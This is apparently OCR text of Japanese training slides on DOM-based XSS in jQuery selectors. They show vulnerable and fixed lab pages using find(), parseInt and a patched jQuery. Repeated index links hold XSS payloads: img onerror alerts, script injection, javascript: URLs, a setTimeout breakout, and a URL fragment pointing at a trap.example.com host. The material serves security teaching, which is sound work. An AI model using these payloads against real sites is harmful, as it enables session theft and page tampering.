
【ブラウザ→サーバ： リクエスト 4g/4g-005.html → レスポンス 】



【ブラウザ→サーバ： リクエスト js/URI.min.js → レスポンス 】



【ブラウザ→サーバ： リクエスト js/jqurey-1.8.3.js → レスポンス 】




4h-005a ： jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)


【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```



○赤
○緑
○青




```
1 <body>
2 <script src="../js/jquery-1.8.3.js"></script>
3 <script src="../js/URI.min.js"></script>
4
5 <form id="form1">
6 <input type="radio" name="color" value="1">赤<br>
7 <input type="radio" name="color" value="2">緑<br>
8 <input type="radio" name="color" value="3">青<br>
9 </form>
10 <script>
11 var uri = new URI();
12 var color = uri.query(true).color;
13 if (! color) color = "1";
14
15 $('#form1').find('input[name="color"][value="' + color + '"]').attr("checked", true);
16 </script>
17 </body>
```


【サーバ： 4g/4g-005a.html 】

/var/www/html/4h/4h-005a.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
<script src="../js/jquery-1.8.3.js"></script>
<script src="../js/URI.min.js"></script>

<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = uri.query(true).color;
if (! color) color = "1";

$('#form1').find('input[name="color"][value="' + color + '"]').attr("checked", true);
</script>
</body>
```

findメソッドを使用することで、動的にHTMLを生成されることはなくなります
ただし、セレクタの構造は変えられるので、値の検証も必要です


【ブラウザ→サーバ： リクエスト 4g/4g-005a.html → レスポンス 】



【ブラウザ→サーバ： リクエスト js/URI.min.js → レスポンス 】



【ブラウザ→サーバ： リクエスト js/jqurey-1.8.3.js → レスポンス 】




4h-005b ： jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)


【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS （正常系）
  17. 4h-006 :javascriptスキームによるXSS （攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版 （正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版 （攻撃）
  20. 4h-008 :setTimeoutによるXSS （正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS （攻撃）
  22. 4h-008 :setTimeoutによるXSS （対策版への攻撃）

```
6  <li>4.17.1 DOM Based XSS</li>
7  <ol>
8  <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9  <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS （正常系） </a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS （攻撃） </a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 （正常系） </a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 （攻撃） </a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS （正常系; 3秒待つ） </a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （攻撃） </a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （対策版への攻撃） </a></li>
30 </ol>
```




○赤
◉緑
○青





```
1  <body>
2  <script src="../js/jquery-1.8.3.js"></script>
3  <script src="../js/URI.min.js"></script>
4  <form id="form1">
5  <input type="radio" name="color" value="1">赤<br>
6  <input type="radio" name="color" value="2">緑<br>
7  <input type="radio" name="color" value="3">青<br>
8  </form>
9  <script>
10 var uri = new URI();
11 var color = parseInt(uri.query(true).color);
12 if (! color) color = "1";
13
14 $('input[name="color"][value="' + color + '"]').attr("checked", true);
15 </script>
16 </body>
```

【サーバ： 4g/4g-005b.html 】





```
<body>
<script src="../js/jquery-1.8.3.js"></script>
<script src="../js/URI.min.js"></script>
<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = parseInt(uri.query(true).color);
if (! color) color = "1";

$('input[name="color"][value="' + color + '"]').attr("checked", true);
</script>
</body>
```


【ブラウザ→サーバ： リクエスト 4g/4g-005b.html → レスポンス 】



【ブラウザ→サーバ： リクエスト js/URI.min.js → レスポンス 】



【ブラウザ→サーバ： リクエスト js/jqurey-1.8.3.js → レスポンス 】





4h-005c ： jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)

【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

